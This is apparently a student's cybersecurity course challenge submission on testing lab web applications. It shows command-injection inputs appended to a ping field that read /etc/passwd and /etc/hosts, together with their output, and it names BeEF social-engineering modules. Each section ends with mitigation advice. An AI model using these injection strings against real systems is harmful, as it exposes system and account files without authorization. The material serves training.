



Cybersecurity

Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:

```
127.0.0.1 && cat ../../../../../../etc/passwd or  
127.0.0.1 && cat /etc/passwd (both command injections work)
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.037/0.047/0.057/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

127.0.0.1 && cat ../../../../../../etc/hosts or
127.0.0.1 && cat /etc/hosts (both command injections work)

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.066 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.042/0.059/0.068/0.000 ms
127.0.0.1      localhost
::1           localhost ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
192.168.13.25 387e74612784
```

More Information


- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Write two or three sentences outlining mitigation strategies for this vulnerability:

Best way to prevent a command injection is Input Validation that involves thoroughly validating all user input before incorporating it into system commands. Also limiting user permissions to ensure that the application runs with the least privileges necessary. In addition, conducting thorough code reviews with a focus on security to identify and fix vulnerabilities is a valuable practice.

Web Application 2: A Brute Force to Be Reckoned With

Provide a screenshot confirming that you successfully completed this exploit:



Write two or three sentences outlining mitigation strategies for this vulnerability:


Best way to prevent a brute force attack is:

- Set limits on the number of login attempts within a specific timeframe and/or implement a delay after failed login attempts to slow down automated attacks. Maybe even implement account lockouts after a certain number of failed attempts.
- Implement CAPTCHA challenges to ensure user authenticity and deter automated activity..
- Enforce strong password policies and implement multi-factor authentication to Strengthen account security.


Web Application 3: Where's the BeEF?

Provide a screenshot confirming that you successfully completed this exploit:


Social Engineering > Pretty Theft:



Social Engineering > Fake Notification Bar:



Host > Get Geolocation (Third Party):



Write two or three sentences outlining mitigation strategies for this vulnerability:

The Browser Exploitation Framework (BeEF) poses a significant threat due to its vast arsenal of hundreds of exploits. This is why there are numerous mitigation strategies necessary to defend against BeEF attacks. Some of them are:

- Keep the browser updated with all the security patches installed.

- Use browser extensions for script blocking malicious scripts, including those used by BeEF.
- Implement input validation and sanitization techniques to prevent attackers from injecting malicious code into web forms.
- Enforce the principle of least privilege, granting users only the minimum permissions necessary to perform their tasks.